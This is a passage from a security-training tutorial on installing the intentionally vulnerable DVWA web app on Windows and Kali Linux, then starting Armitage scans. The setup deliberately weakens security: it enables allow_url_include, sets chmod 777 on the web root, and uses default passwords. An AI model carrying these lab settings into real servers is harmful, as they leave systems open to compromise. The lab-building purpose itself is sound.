
$_DVWA['db_user']   = 'dvwa';

$_DVWA['db_password'] = 'password';


$_DVWA['db_port'] = '3306';


```
# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port'] = '3306';
```

7. Go to http://localhost/phpmyadmin/ to create the DVWA database and user privileges. Choose new, then create dvwa database.




8. Choose the dvwa database and go to “Privileges” tab. Then select “Add user account”.


phpMyAdmin
Recent Favorites
New
dvwa
information_schema
mysql
performance_schema
phpmyadmin
test
Structure
SQL
Search
Query
Export
Import
Operations
Privileges
Routines
Events
Triggers
Users having access to "dvwa"
User name
Host name
Type
Privileges
Grant
Action
root
127.0.0.1
global
ALL PRIVILEGES
Yes
Edit privileges
Export
root
::1
global
ALL PRIVILEGES
Yes
Edit privileges
Export
root
localhost
global
ALL PRIVILEGES
Yes
Edit privileges
Export
Check all
With selected
Export
New
Add user account



9. Now browse http://localhost/dvwa/. First time you login you must click “Create/Reset” database in http://localhost/dvwa/setup.php page. And you will get the following dashboard:


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person's who uploaded and installed it.

5. INSTALLING PHP, MYSQL, APACHE2, PYTHON AND DVWA APP IN KALI LINUX :

a) Installing PHP, MySQL and Apache2 in Kali Linux :

1. Before running through the steps of this tutorial, make sure that all of your repositories are up to date:

```
# apt-het upgrade
# apt-get update
```

2. Install MySQL on Kali Linux:

By default, MySQL comes pre-installed on Kali Linux. If that's not the case for you or maybe you messed up with MySQL, we can go ahead and install it manually. If you have worked with Debian-based distributions, MySQL comes in two packages: MySQL-server, MySQL-client. If they are not installed, use the command below:

```
# sudo apt install default-mysql-server

# sudo apt install default-mysql-client
```

3. MySQL is a widely-deployed database management system used for organizing and retrieving data. To install MySQL, open terminal and type in these commands:

```
# apt-get install default-mysql-server
# apt-get install default-mysql-client
```

4. Start the Mysql service with the command below:

```
# sudo service mysql start
```

You can check whether the service is running using the systemctl status command below.

```
# systemctl status mysql
```

5. Finish up by running the MySQL set up script:

```
# sudo mysql_secure_installation
```

6. Apach2 usually installed by default during the Kali Linux installation. If not installed, open terminal and type in this command:

```
# sudo apt-get install apache2
```

7. PHP comes installed in Kali Linux. PHP comes installed in Kali Linux. If you want to install newest version, follow the instructions in previous section to install latest version.

Remove old packages

```
# apt-get purge php
# apt-get purge php-*
```

To install latest version of PHP:

```
# apt-get install php php-pear php-mysql
```

To install additional PHP extensions, use the syntax below where xxx stands for the extension name.

```
# sudo apt install php-xxx
```

e.g.

```
# sudo apt install php-
{cli,json,imap,bcmath,bz2,intl,gd,mbstring,mysql,zip}
```

8. Now, we need to configure the server. Use the command below to change your location on the Terminal to point to /etc/php/8.2/apache2 directory.

```
#cd /etc/php/8.2/apache2
```

Scroll down and look for these two lines: allow_url_fopen and allow_url_include. Set them both as On. Save the file and Exit.

9. Finish up by restarting Apache:

```
# service apache2 restart
```

10. Start Apache and any other service at boot on Kali Linux

```
# sudo update-rc.d apache2 enable
# update-rc.d postgresql enable
# service apache2 status
# service postgresql status
```

11. To test this up, first create a new file:

```
# gedit /var/www/html/info.php
```

Add in the following line:

```
<?php
phpinfo();
?>
```

Then Save and Exit.

12. Finish up by visiting your php info page (make sure you replace the example IP address with your correct one): http://192.168.223.128/info.php

b) Installing DVWA App in Kali Linux :

1.Go to the folder /var/www/html

```
# cd /var/www/html
```

2. Once in this directory, we will clone the DVWA GitHub repository with the command below.

```
#sudo git clone https://github.com/digininja/DVWA
```

New folder with name DVWA was created in the directory /var/www/html

3. After downloading cloning DVWA in our /var/www/html directory, we still need to do some minor configurations. I renamed the DVWA folder too dvwa folder:

```
# mv DVWA dvwa-linux
```

To get started, let's set read, write, and execute permissions to the DVWA directory. Execute the command below.

```
# chmod -R 777 dvwa-Linux
```

4. After successfully executing the command, we need to set up the user and password required to access the database. Change directory to point to the config directory with the command below.


```
# cd dvwa-Linux/config
```

5. When you run the ls command to view the files inside the directory, you will see the config.inc.php.dist file. That is the original file containing the default configurations. We won't edit it. Instead, we will create a copy of this

file called config.inc.php and the original config.inc.php.dist file will act as our backup in case things go wrong. Execute the command below.

```
# cp config.inc.php.dist config.inc.php
```

6. Run the command below to open the newly created file with text editor and make the necessary changes, as shown in the image below. We will set db_user as dvwa and db_password as password. Feel free to use a different username or password.



7. Start the Mysql service with the command below:

```
# sudo service mysql start
```

You can check whether the service is running using the systemctl status command below.

```
# systemctl status mysql
```

8. Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root.

```
#sudo mysql -u root -p
```

You will see a prompt to enter the password. Just hit Enter since we haven't set any password. MySQL will open. We will create a new user with the username and password set in our DVWA application configuration file. In my case, the username was 'dvwa,' and the password was 'password.' The server we are using is Localhost (127.0.0.1). Use the command below.

create user dvwa@'127.0.0.1' identified by 'password';

9. We need to grant this new user privilege over the dvwa database. Execute the command below.

grant all privileges on dvwa.* to 'dvwa'@'127.0.0.1' identified by 'password';

10. Start Apache server using the command below:

#sudo service apache2 start

To check whether the service started successfully, use the status command.

systemctl status apache2

11. Access dvwa on your browser

That's it! We now have everything configured, and we can proceed to launch DVWA. Open your browser and enter the URL:

http://192.168.223.128/dvwa-linux/setup.php

That will open the setup.php web page: That will create and configure the database. After some time, you will be redirected to the DVWA login page. Log in with these credentials:Username – admin, Password - password

Once logged in, you will see the DVWA main page. On the left panel, we have the different types of attacks you can exploit and the DVWA Security button that allows you to choose the desired security level - Low, Medium, High, or Impossible.

12. For new MariaDB installations, the next step is to run the included security script. This script changes some of the less secure default options for things like remote root logins and sample users. Run the security script:

#sudo mysql_secure_installation

This will take you through a series of prompts where you can make some changes to your MariaDB installation's security options.

13. Note that, when I will use DVWA installed in Windows in my tutorials I will mention to it with http://localhost/dvwa or http://10.0.0.4/dvwa. While when I will use the DVWA App installed in Kali Linux, I will mention to it by the link address http://192.168.223.128/dvwa-linux.

c) Installing Python3 with Python2 in Kali Linux :

1. Install Python 2 on Debian:

    #sudo apt install python2

2. Install Python 3 on Debian:

    #sudo apt install python3

3. You can run the following ls command to find out what python binary executables are available on your system:

    #ls /usr/bin/python*

To check what is your default python version execute:

    #python --version

4. Switching between python versions using update-alternatives*:*

- To change python version system-wide we can use update-alternatives python command. Logged in as a root user, first list all available python alternatives:

update-alternatives --list python

- If setting up virtual environments is not what you want to do, then you can also use update-alternatives to switch between python version. Run these two commands first, but make sure the python versions match what you have on your computer

sudo update-alternatives --install /usr/bin/python python /usr/bin/python2.7 1

#sudo update-alternatives --install /usr/bin/python python /usr/bin/python3.10 2

- You may then run update-alternatives with the --config option so that you may select which version you want to choose to be the default

#sudo update-alternatives --config python

- Use the interactive menu to select which version you would like to use as the default. In order to check if your changes have worked you can use python --version

5. Setting up virtual Environments:

- You can also setup virtual python environments using pip. Install pip with the following command.

#sudo apt install python-pip

(to install pip3 for python3, use this command sudo apt install python3-pip)

- Check to see if your Python installation has pip. Enter the following in your terminal:

pip -h

- Install the virtualenv package. The virtualenv package is required to create virtual environments. You can install it with pip:

pip install virtualenv

- Create the virtual environment: To create a virtual environment, you must specify a path. For example, to create one in the local directory called ‘mypython’, type the following:

#virtualenv mypython

- You can activate the python environment by running the following command:

source mypython/bin/activate

- You should see the name of your virtual environment in brackets on your terminal line e.g. (mypython). Any python commands you use will now work with your virtual environment
- To deactivate the virtual environment and use your original Python environment, simply type ‘deactivate’.

deactivate

6. To install python-pip2

curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py

sudo python2 get-pip.py

7. Install PIP for Python 3 using the following terminal command.

#sudo apt install python3-pip

8. Two methods to convert Python 2 to Python 3

#pip3 install 2to3

Ex,

2to3 scripts -n -w -o scripts3

Or,

pip3 install modernize

python-modernize --help

d) Bringing up network on boot-up when NetworkManager is uninstalled?

1. Edit /etc/network/interfaces

sudo gedit /etc/network/interfaces

- DHCP example

```
# Loopback

auto lo

iface lo inet loopback

# network card

auto eth0

iface eth0 inet dhcp
```

- Static example looks like

```
# Loopback

auto lo

iface lo inet loopback

# network card

auto eth0

iface eth0 inet static

address 192.168.1.254

netmask 255.255.255.0
```

network 192.168.1.0

broadcast 192.168.1.255

gateway 192.168.1.1

2. Restart networking.

sudo /etc/init.d/networking restart

3. If you use static, you might want to check /etc/resolv.conf to make sure name servers have been specified. It might look like this:

nameserver 208.67.222.222 # OpenDNS

nameserver 8.8.8.8 # Google

6. SCANNING KALI-LINUX AND WINDOWS USING ARMITAGE:

Armitage is not preinstalled in Kali Linux 2022.

1. Install Armitage in Kali Linux using the command

    #sudo apt install armitage


2. After install, type the following commands to start Metasploit service and open armitage

    # service postgresql start


    # sudo msfdb init

    #sudo armitage


You will get the following screen:



3. Click scan/host/quick scan. Enter the hostname or IP address you want to scan for open port. As example, I scanned my Kali Linux device http://192.168.223.128. I got the following ports open




4. To discover the operating system click on Hosts/Nmap scan/ Quick scan (OS detect).

